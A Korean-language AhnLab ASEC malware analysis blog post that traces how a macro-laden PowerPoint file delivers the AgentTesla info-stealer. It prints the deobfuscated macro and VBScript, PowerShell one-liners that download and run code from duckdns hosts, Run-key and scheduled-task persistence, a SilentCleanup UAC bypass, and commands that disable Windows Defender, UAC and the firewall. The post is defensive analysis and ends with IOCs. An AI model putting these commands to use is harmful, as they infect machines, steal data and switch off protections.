
더욱 정교해진 악성 PPT 를 통해 AgentTesla 유포 중

asec.ahnlab.com/ko/29133/

2021년 12월 2일


ASEC 분석팀은 작년부터 꾸준하게 유포되고 있는 악성 PPT 파일에 대해 소개해왔다. 최근에는 악성 PPT 파일에서 실행되는 스크립트에 다양한 악성 기능이 추가 된 것을 확인하였다. 악성 PPT 파일이 실행되는 방식은 기존에 소개해왔던 방식과 동일하며, 악성 스크립트에 의해 추가 악성코드 실행, Anti-AV, UAC bypass 등의 기능을 수행한다.

PPT 파일 실행시, 아래와 같이 기존과 동일하게 매크로 포함 여부를 선택하는 알림창이 생성된다. 이때 매크로 포함 버튼을 선택하게 되면 악성 매크로가 자동으로 실행되게 된다.



매크로 포함 여부 알림

악성 매크로가 실행되면 파워 포인트 에러를 위장한 오류창을 생성하여 사용자가 악성 행위를 알아차리기 힘들도록 하였다.



오류창 위장

악성 매크로는 Auto_Open() 함수에 의해 자동으로 실행되는 형태로, 악성 행위에 사용되는 데이터는 난독화되어 있다. 난독화 해제시 아래와 같은 문자열을 확인할 수 있으며, shell 함수를 통해 악성 명령어가 실행된다.

```
Sub Auto_Open()

Debug.Print MsgBox(mPSOH73pP(Chr$(82) & Chr$(69) & Chr$(79) & Chr$(82) & Chr$(33) & Chr$(82) & Chr$(108) & Chr$(80) _
 & Chr$(97) & Chr$(101) & Chr$(101) & Chr$(115) & Chr$(82) & Chr$(32) & Chr$(45) & Chr$(101) & Chr$(110) _
 & Chr$(73) & Chr$(116) & Chr$(115) & Chr$(108) & Chr$(97) & Chr$(32) & Chr$(108) & Chr$(102) & Chr$(79) _
 & Chr$(105) & Chr$(102) & Chr$(101) & Chr$(99)), vbOKCancel); returns; 1

Dim OcxzwlaCP As String

Dim LULD9QXfO As String

Dim TFS1WZHrd As String

OcxzwlaCP = mPSOH73pP(Chr$(58) & Chr$(99) & Chr$(119) & Chr$(92) & Chr$(110) & Chr$(105) & Chr$(111) & Chr$(100) _
 & Chr$(115) & Chr$(119) & Chr$(115) & Chr$(92) & Chr$(115) & Chr$(121) & Chr$(101) & Chr$(116) _
 & Chr$(51) & Chr$(109) & Chr$(92) & Chr$(50) & Chr$(97) & Chr$(99) & Chr$(99) & Chr$(108) & Chr$(46) _
 & Chr$(92) & Chr$(92) & Chr$(46) & Chr$(115) & Chr$(109) & Chr$(116) & Chr$(104) & Chr$(32) & Chr$(97) _
 )

LULD9QXfO = mPSOH73pP(Chr$(116) & Chr$(104) & Chr$(112) & Chr$(116) & Chr$(58) & Chr$(115) & Chr$(47) & Chr$(47) _
 & Chr$(97) & Chr$(104) & Chr$(97) & Chr$(104) & Chr$(97) & Chr$(104) & Chr$(104) & Chr$(104) & Chr$(106) _
 & Chr$(64) & Chr$(109) & Chr$(46) & Chr$(47) & Chr$(112))

TFS1WZHrd = "rendomchrsadowkaduaowidk"

Debug.Print OcxzwlaCP

Debug.Print LULD9QXfO

Debug.Print TFS1WZHrd

Debug.Print (VBA.Shell(OcxzwlaCP + LULD9QXfO + TFS1WZHrd))

End Sub
```

식

	값	형식
LULD9QXfO	"https://hahahahh@j.mp/"	String
OcxzwlaCP	"c:₩windows₩system32₩calc₩..₩mshta "	String
TFS1WZHrd	"rendomchrsadowkaduaowidk"	String

난독화 해제 후 문자열

악성 매크로에 의해 실행되는 악성 명령어는 아래와 같으며, 기존과 동일하게 mshta 프로세스를 통해 악성 url 에 접근하여 추가 스크립트를 실행하게 된다.

악성 명령어

“c:\windows\system32\calc\..\mshta” “hxxps://hahahahh@j.mp/rendomchrsadowkaduaowidk”

Final URL

hxxps://download2389.mediafire.com/f68ak6xluypg/t1qm2d4ahq43wn3/2.doc

해당 사이트에는 악성 vbscript 가 존재하며, 총 3개의 행위를 수행한다. 먼저, 런키에 파워쉘 명령어를 저장 후 해당 명령어를 실행한다. 레지스트리 경로와 파워쉘 명령어는 아래와 같다. 파워쉘 명령어는 두 개의 url 에 접속하여 추가 스크립트를 실행하게 된다. 추가 스크립트는 vbscript 이후 설명되어 있다.

레지스트리 경로

HKEY_CURRENT_USER\
SOFTWARE\Microsoft\Windows\CurrentVersion\Run:cwdfwiiuyqw

파워쉘 명령어

pOwersHelL.exe -NoProfile -ExecutionPolicy Bypass -Command i'E'x(iwr('hxxp://www.minpowpoin.duckdns.org/p1/2.txt') -useB);i'E'x(iwr('hxxp://www.minpowpoin.duckdns.org/fin/c2.txt') -useB);

```
<HTML>
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<HEAD>
<script language="VBScript">
pink = "pOwersHelL.exe -NoProfile -ExecutionPolicy Bypass -Command i'E'x(iwr('http://www.minpowpoin.duckdns.org/p1/2.txt') -useB);i'E'x(iwr('http://www.minpowpoin.duckdns.org/fin/c2.txt') -useB);"

Const tpok = &H80000001
lopaskkk = "."
Set kasodkmwm = GetObject("winmgmts:\\" & lopaskkk & "\root\default:StdRegProv")
poloaosd = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
akosdwdjdw = "cwdfwiiuygw"
kasodkmwm.SetStringValue tpok, poloaosd, akosdwdjdw, pink
set MicrosoftWINdows = GetObject(StrReverse("B0A85DF40C00-9BDA-0D11-0FC1-22CD539F:wen"))
MicrosoftWINdows _
. _
RUn _
pink,0
```

vbscript (1)

이후 Shellexecute 를 통해 작업 스케줄러 등록 명령어를 실행하며, 명령어는 아래와 같다. 작업 스케줄러에 등록되는 명령어는 mshta 를 통해 악성 url 에 접속하는 기능으로 63분마다 해당 명령어가 반복된다. 현재 해당 url 은 접속이 불가능하다.

작업 스케줄러 등록

schtasks /create /sc MINUTE /mo 63 /tn kwdwdwfdfabvco /F /tr MsHtA hxxp://kukadunikkk@bakuzamokxxxala.duckdns.org/b1/2.txt open

```
args = "/create /sc MINUTE /mo 63 /tn """"kwdwdwfdfabvco"""" /" & _
"F /tr """"\""""M" & "s" & "H" & "t" & "A""""\""""http://kukadunikkk@bakuzamokxxxala.duckdns.org/b1/2.txt\"""""


 Set Somosa = GetObject("new:13709620-C279-11CE-A49E-444553540000")

Somosa _
 . _
Shellexecute StrReverse("s"+"k"+"s"+"a"+"t"+"h"+"c"+"s") _
 ,args _
 , _
 "" _
 , _
 StrReverse("n"+"e"+"p"+"o") , _
 0
```

vbscript (2)

마지막으로, 런키에 악성 mshta 명령어를 저장한다. 레지스트리 경로와 명령어는 아래와 같다. 해당 명령어는 런키에 등록되어 재부팅시 자동으로 실행되도록 하며 현재 해당 url 은 접속이 불가능하다.

레지스트 경로

HKEY_CURRENT_USER\ SOFTWARE\Microsoft\Windows\CurrentVersion\Run:pilodkis

mshta 명령어

MsHTa hxxp://www.starinxxxgkular.duckdns.org/s1/2.txt

```
r = StrReverse("s")
m = StrReverse("M")
p = StrReverse("H")
tu = StrReverse("T")
x = StrReverse("""")
ha = StrReverse("a")
culik = StrReverse("""")
calc = x + m + r + p + tu + ha + culik
Const halaluya = &H80000001
magolia = "."
Set Pologachi = GetObject("winmgmts:\\" & magolia & "\root\default:StdRegProv")
threefifty = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
Magachuchugaga = "pilodkis"
pathanogalulu = calc + """http://www.starinxxxgkular.duckdns.org/s1/2.txt"""
Pologachi.SetStringValue halaluya, threefifty, Magachuchugaga, pathanogalulu

window.resizeTo 0, 0
self.close
```

vbscirpt (3)

앞에서 언급한 vbscript 에서 실행되는 파워쉘 명령어는 두 개의 url 에 접속을 시도하며, 각 url 에는 다른 기능을 수행하는 악성 파워쉘 명령어가 존재한다. 파워쉘 명령어는 각각 악성코드 실행 및 anti-av, uac bypass 등의 기능을 수행한다. 먼저 첫번째 url 에서 실행되는 파워쉘 명령어는 악성 닷넷 실행 파일을 로드하는 기능을 수행한다. 로드되는 바이너리는 아래와 같은 형태로 존재하며, gzip 을 통해 압축 해제되어 실행된다.

```
FUNCTION COMBINEMEANINGSCOBOLTPOTASSIUM($IAKWBQIPASKBAMAGSWQIAKDHKASNDAS)
{
    $IAKWBQIPASKBAMAGSWQIAKDHKASNDAS = $($IAKWBQIPASKBAMAGSWQIAKDHKASNDAS -join [Environment]::NewLine)
    $IAKWBQIPASKBAMAGSWQIAKDHKASNDASQ = [string]::join("",($IAKWBQIPASKBAMAGSWQIAKDHKASNDAS.Split("`n")))
    return $IAKWBQIPASKBAMAGSWQIAKDHKASNDASQ
}
[byte[]] $nona = @(31,139,8,0,0,0,0,0,4,0,204,189,9,156,28,69,245,56,222,211,51,211,215,28,187,53,61,219,115,237,110,79,238,
102,103,55,201,38,28,187,9,36,225,148,251,6,185,195,125,25,24,96,3,10,145,37,34,158,132,24,80,84,98,64,136,138,247,141,6,47,
68,241,86,20,143,111,212,72,86,188,239,251,86,72,254,239,168,234,99,102,2,248,213,239,239,243,207,39,219,83,245,94,85,117,117
,213,171,87,175,94,189,122,117,204,25,155,180,180,166,105,25,248,219,189,91,211,30,212,248,223,42,237,153,255,173,135,191,162
,255,209,162,246,128,253,232,172,7,83,71,63,58,235,228,75,47,155,106,94,117,77,251,146,107,206,187,162,121,193,121,87,94,217,
94,219,60,255,162,230,53,215,94,217,188,236,202,230,33,199,157,212,188,162,125,225,69,11,11,5,103,174,44,227,248,67,53,237,
232,84,90,219,251,213,27,207,83,229,62,161,233,169,92,202,210,180,83,161,102,6,195,142,189,22,194,77,149,98,21,135,117,174,
183,166,69,191,218,195,105,130,107,132,94,245,18,77,235,167,255,209,111,248,67,255,254,188,54,173,61,151,62,38,173,253,94,239
```

인코딩된 악성 바이너리

위와 같은 형태로 총 2개의 바이너리가 존재하는데, 하나는 악성 행위를 수행하는 payload 이며 나머지 하나는 payload 를 정상 프로세스에 인젝션하는 기능을 수행한다. 아래 명령어를 통해 악성 바이너리가 로드되며, 디코딩된 첫번째 닷넷 파일의 projFUD.alosh_rat 의 Execute 메소드를 실행하는 것을 확인할 수 있다. 또한 “C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe” 경로와 디코딩된 두번째 닷넷 파일을 인자로 실행한다.

```
[byte[]] $RSETDYUGUIDRSTRDYUGIHOYRTSETRTYDUGIOH = Get-DecompressedByteArray $nona
[byte[]] $RDSFGTFHYGUJHKGYFTDRSRDTFYGJUHKDDRTFYG =Get-DecompressedByteArray $STRDYFUGIHUYTYRTESRDYUGIRI



$FGCHJBKHVGCFHJVBKNBHVGJB = D4FD5C5B9266824C4EEFRWEOIURWDQWOIDUQW389C83E0C69FD3FAAG -TypeName 'System.Collections.ArrayList';
$FGCHJBKHVGCFHJVBKNBHVGJB.Add(
"[Reflection.Assembly]::Load($RDSFGTFHYGUJHKGYFTDRSRDTFYGJUHKDDRTFYG).GetType('projFUD.alosh_rat').GetMethod('Execute').Invoke
($null,[object[]] (
'C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe',$RSETDYUGUIDRSTRDYUGIHOYRTSETRTYDUGIOH))")
```

악성 바이너리 로드

실행되는 Execute 메소드는 아래와 같으며, aspnet_compiler.exe 프로세스를 생성 후 두번째 닷넷 파일을 인젝션하여 악성 행위를 수행한다. 이때 인젝션되는 파일은 정보유출형 악성코드인 AgentTesla 로 확인되었다.

두번째 url 에서 실행되는 파워쉘 명령어는 백신 프로그램 검사 및 권한 상승 등 다양한 기능을 수행한다. 아래와 같이 특정 경로에 백신 프로그램이 존재하는 경우, “C:\Users\Public\commander.vbs” 파일을 생성하며 윈도우 시작 폴더에 복사 후 실행한다. commander.vbs 파일은 파워쉘 명령어를 통해 “C:\Users\Public\Comola.ps1” 파일을 실행하는 기능을 수행한다.

```
Function metay
{
if([System.IO.File]::Exists("C:\Program Files\ESET\ESET Security\ecmds.exe")){

elseif([System.IO.File]::Exists("C:\Users\Public\commander.vbs")){
Remove-Item -Path C:\Users\Public\commander.vbs -Force
}
start-sleep -s 1


New-Item -Path C:\Users\Public\commander.vbs -ItemType File
Set-ItemProperty -Path C:\Users\Public\commander.vbs -Name IsReadOnly -Value $True
Add-Content -Path C:\Users\Public\commander.vbs -Value 'H4 = " -nologo "' -Force
```

백신 프로그램 검사

Comola.ps1 파일은 http://www.google.com 에 접속하여 다운로드되는 정상 스크립트로, 백신 제품이 존재하는 경우 악성 행위가 실행되지 않도록 한다.

```
$defender = 'C1@#%%$!@#blic\'.Replace("1@#%%$!@#",":\Users\Pu")
$SystemSettingsBroker = "`N`e`T`.`W`e`B`C`l`i`e`N`T"
if((New-Object $SystemSettingsBroker)."`D`o`w`N`l`o`A`d`F`i`l`e"('http://www.google.com', $defender + 'Comola.ps1')){
}
```

Comola.ps1 파일 생성

검사 대상 백신 프로그램의 경로는 아래와 같다.

– C:\Program Files\ESET\ESET Security\ecmds.exe

– C:\Program Files\Avast Software\Avast\AvastUI.exe

– C:\Program Files\Common Files\McAfee\Platform\McUICnt.exe

– C:\Program Files\Malwarebytes\Anti-Malware\mbamtray.exe

– C:\Program Files\AVG\Antivirus\AVGUI.exe

백신 프로그램이 존재하지 않는 경우, 아래와 같은 악성 행위가 수행된다. 다수의 스크립트 파일이 생성되며 각 파일에 대한 설명은 아래와 같다.

1. C:\Users\Public\cooki.ps1

해당 파일은 특정 레지스트리 값을 변경하는 파워쉘 명령어가 포함되어 있으며, 레지스트리 값을 변경하여 윈도우 보안 알림 메시지 창을 비활성화하게 된다.

> **변경되는 레지스트리**
> [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Security and Maintenance\Checks]
> [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Security and Maintenance\Checks{01979c6a-42fa-414c-b8aa-eee2c8202018}.check.100]
> [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Security and Maintenance\Checks{01979c6a-42fa-414c-b8aa-eee2c8202018}.check.101]
> [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Security and Maintenance\Checks{088E8DFB-2464-4C21-BAD2-F0AA6DB5D4BC}.check.0]
> [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Security and Maintenance\Checks{11CD958A-C507-4EF3-B3F2-5FD9DFBD2C78}.check.101]
> [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Security and Maintenance\Checks{134EA407-755D-4A93-B8A6-F290CD155023}.check.8001] 외 다수

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Security and Maintenance\Checks]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Security and Maintenance\Checks\{01979c6a-42fa-414c-b8aa-eee2c8202018}.check.100]
"CheckSetting"=hex:01,00,00,00,d0,8c,9d,df,01,15,d1,11,8c,7a,00,c0,4f,c2,97,eb,\
01,00,00,00,c5,b3,6a,e4,0c,03,21,45,ac,98,0c,b7,4e,27,27,e1,00,00,00,00,02,\
00,00,00,00,00,10,66,00,00,00,01,00,00,20,00,00,00,72,95,d4,76,21,15,a1,34,\
a9,81,1e,14,d6,bd,b3,91,0b,23,5c,74,61,4a,e3,08,58,8a,0d,46,c5,57,0d,b4,00,\
00,00,00,0e,80,00,00,00,02,00,00,20,00,00,00,23,8f,17,7c,83,ae,0c,12,38,b9,\
93,b7,cf,05,50,6d,3e,e1,2b,ef,50,06,5c,85,61,04,6e,56,32,43,f0,72,30,00,00,\
00,71,47,f8,00,73,33,f6,8f,5a,e6,09,3d,96,1a,c9,f5,52,ae,c3,db,52,45,f4,ed,\
34,b3,2e,a4,30,00,ae,d3,b3,8f,f2,9d,c5,59,ac,b1,18,76,e1,e8,79,5b,bf,32,40,\
```

레지스트리 변경

2. C:\Users\Public\Cola.ps1

해당 파일은 UAC bypass 기능을 수행한다. SID 를 검사하여 관리자일 경우, “C:\Users\Public\common.vbs” 파일을 실행한다. 관리자가 아닐 경우, 윈도우 서비스인 SilentCleanup 작업을 이용하여 권한을 상승한다. SilentCleanup 서비스는 실행시 자동으로 상승된 권한으로 실행되며 %windir%\system32\cleanmgr.exe 파일을 실행한다. 이때 환경 변수 %windir% 를 조작하여 원하는 명령어를 상승된 권한으로 실행시킬 수 있다. 해당 파일에서는 환경변수를 아래와 같이 변경 후 SilentCleanup 서비스를 시작한다.

> **환경변수 변경**

powershell -ep bypass -w h $PSCommandPath;

```
if((([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")) {
start C:\Users\Public\common.vbs
} else {
    $meta = "HKCU:\Environment"
    $Name = "windir"
    $Value = "powershell -ep bypass -w h $PSCommandPath;#"
    Set-ItemProperty -Path $meta -Name $name -Value $Value
    #Depending on the performance of the machine, some sleep time may be required before or after schtasks
    schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I | Out-Null
    Remove-ItemProperty -Path $meta -Name $name
}
```

UAC Bypass

3. C:\Users\Public\Tackel.ps1

해당 파일은 윈도우 디펜더를 비활성화하는 기능을 수행한다. 특정 경로 및 프로세스를 윈도우 디펜더 예외 경로로 설정하며, AgentTesla 가 인젝션되는 aspnet_compiler.exe 프로세스 및 악성 행위에 사용되는 프로세스가 포함되어 있다. 또한 호스트 파일 변경 및 .NET Framework 3.5 기능 파일 설치를 수행한다.

윈도우 디펜더 예외 경로 및 프로세스

C:\
D:\
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Windows\System32\
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Msbuild.exe
C:\Windows\System32\kernel32.dll
explorer.exe
aspnet_compiler.exe
Mshta.exe
powershell.exe 외 다수

윈도우 디펜더 비활성화

New-ItemProperty -Path
HKLM:Software\Microsoft\Windows\CurrentVersion\policies\system -Name EnableLUA
-PropertyType DWord -Value 0
Set-MpPreference -PUAProtection disable
Set-MpPreference -HighThreatDefaultAction 6
Set-MpPreference -ModerateThreatDefaultAction 6
Set-MpPreference -LowThreatDefaultAction 6
Set-MpPreference -SevereThreatDefaultAction 6
Set-MpPreference -ScanScheduleDay 8
netsh advfirewall set allprofiles state off

호스트 파일 변경

n66.254.114.41 virusscan.jotti.org

```
Add-MpPreference -ExclusionProcess aspnet_compiler.exe
Add-MpPreference -ExclusionProcess msbuild.exe
Add-MpPreference -ExclusionProcess cmd.exe
Add-MpPreference -ExclusionProcess Wscript.exe
Add-MpPreference -ExclusionProcess Mshta.exe
Add-MpPreference -ExclusionProcess jsc.exe
New-ItemProperty -Path HKLM:Software\Microsoft\Windows\CurrentVersion\policies\system -Name EnableLUA -PropertyType DWord -Value 0
Set-MpPreference -PUAProtection disable
Set-MpPreference -HighThreatDefaultAction 6
Set-MpPreference -ModerateThreatDefaultAction 6
Set-MpPreference -LowThreatDefaultAction 6
Set-MpPreference -SevereThreatDefaultAction 6
Set-MpPreference -ScanScheduleDay 8
netsh advfirewall set allprofiles state off
Dism /online /enable-feature /featurename:NetFX3
```

윈도우 디펜더 비활성화, 호스트 파일 변경, 닷넷 프레임워크 설치

4. C:\Users\Public\common.vbs

해당 파일은 Tackel.ps1, cooki.ps1 파일을 실행한다.

5. C:\Users\Public\Chrome.vbs

해당 파일은 Cola.ps1 파일을 실행한다.

최종적으로 Chrome.vbs 파일이 실행된다. 이후 추가 파일들이 순차적으로 실행되어 백신 프로그램 검사 및 UAC Bypass, 윈도우 디펜더 비활성화 등 추가 악성 코드의 실행을 위한 환경을 설정하게 된다.


악성 PPT 파일은 작년부터 꾸준하게 변형되고 있으며 다양한 악성 기능이 추가되어 유포되고 있다. 사용자들은 출처가 불분명한 파일의 열람은 자제해야하며, 문서에 포함된 의심 매크로는 실행하지 않도록 해야 한다.

[파일진단]

- Downloader/PPT.Generic
- Trojan/VBS.Runner
- Trojan/PowerShell.Bypass
- Trojan/PowerShell.Disabler

[행위 진단]

Execution/MDP.Mshta.M3546



[IOC 정보]

- eceb63e68b9c3ea9d55e1a6cb1e25d5d
- 35b2343da6d21a5cede2751026be78f8
- a6fd5561622b8c942aa40a97a4baece8
- 61cc1dac681dfcbcd8781a498684d434
- 79106a7027e6bf3aff964ccf694d99fb
- 199afc572f448386b8a72f872b64778c
- 8e7581085b48c219c5fafdf0868a644b
- hxxps://download2389.mediafire.com/f68ak6xluypg/t1qm2d4ahq43wn3/2.doc
- hxxp://www.minpowpoin.duckdns.org/p1/2.txt
- hxxp://www.minpowpoin.duckdns.org/fin/c2.txt
- hxxp://kukadunikkk@bakuzamokxxxala.duckdns.org/b1/2.txt
- hxxp://www.starinxxxgkular.duckdns.org/s1/2.txt

[기존 악성 PPT 관련 블로그]

Outlook.exe 를 이용한 악성 PPT 매크로 유포 중 – ASEC BLOG

최근 ASEC 분석팀은 꾸준하게 유포되고 있는 악성 PPT 파일의 변형을 확인하였다. 기존과 동일하게 mshta.exe 를 이용하여 악성 스크립트를 실행하는 동작 방식으로, 중간 과정에서 outlook.exe 프로세스를 이용하는 방식이 추가되었다. 악성 PPT 파일은 아래와 같이 피싱 메일의 첨부 파일을 통해 유포되고 있으며, 구매 문의와 관련된 내용을 포함하고 있다. 또한 이전 유형과 동일하게 악성 PPT 파일은 PDF 확장자로 위장한 것을 확인할 수 있다. 유포 파일명 Purchase Inquiry_pdf.ppt 악성 PPT 파…

지속적으로 유포되는 파워포인트 유형의 악성 첨부파일 – ASEC BLOG

지난 4월, 아래의 포스팅을 통해 PPT파일을 매개체로 하여 유포되는 악성코드에 대해 소개한 바 있다. ASEC 분석팀은 파워포인트 유형의 PPAM 파일을 이용한 악성 행위가 최근까지도 지속되는 것을 확인하여 이를 알리려 한다. 4월에 소개한 내용은 파워포인트에 포함된 매크로가

실행되면 mshta.exe를 이용하여 악성 스크립트가 삽입된 blogspot 웹페이지의 소스가 공격에 바로 사용되었으나, 이번에는 powershell.exe/wscript.exe를 이용한 프로세스가 추가되어 보다 더 복잡해진 것이 특징이라고 할 수 있다. V…

피싱메일에 첨부된 PPT 파일을 통해 유포되는 AgentTesla !! – ASEC BLOG

ASEC 분석팀은 피싱메일에 악성 파워포인트(*.PPT) 파일이 첨부되어 유포중인 것을 확인하였다. 악성코드가 유포되고 동작하는 방식은 ASEC 블로그를 통해 지속적으로 소개해왔던 방식에서 크게 벗어나지 않으며, 기존에 사용했던 방법들을 조합한 것이 특징이라고 할 수 있다. 지난 2020년 7월에 ASEC블로그에 소개한 내용(‘AgentTesla 악성코드 국내에 어떻게 유포되고 있나?’)은 공격자가 Pastebin 서비스를 사용하여 AgentTesla 를 유포한 것이며, 11월에 소개한 내용(‘국세청 ‘전자세금계산서’ 사칭한 Lok…

AgentTesla 악성코드 국내에 어떻게 유포되고 있나? – ASEC BLOG

올해 초부터 피싱 메일에 악성 파워포인트(*.PPT) 파일이 첨부되어 유포중인 사례가 확인되고 있다. ASEC 분석팀에서는 최근 이러한 공격 방식을 통해 AgentTesla가 최종 실행된 것을 포착하여 이에 대해 알리려한다. 해외에서는 아래 블로그처럼 해외에서도 올 1월 정보유출형 악성코드 azorult가 메일에 첨부된 PPT를 통해 유포되었다. (해외 블로그 : https://appriver.com/resources/blog/january-2020/powerpoint-malware-references-drake-lyrics-dro…

연관 IOC 및 관련 상세 분석 정보는 안랩의 차세대 위협 인텔리전스 플랫폼 'AhnLab TIP' 구독 서비스를 통해 확인 가능하다.

Categories:악성코드 정보

Tagged as:AGENTTESLA, PPT악성코드, VBA매크로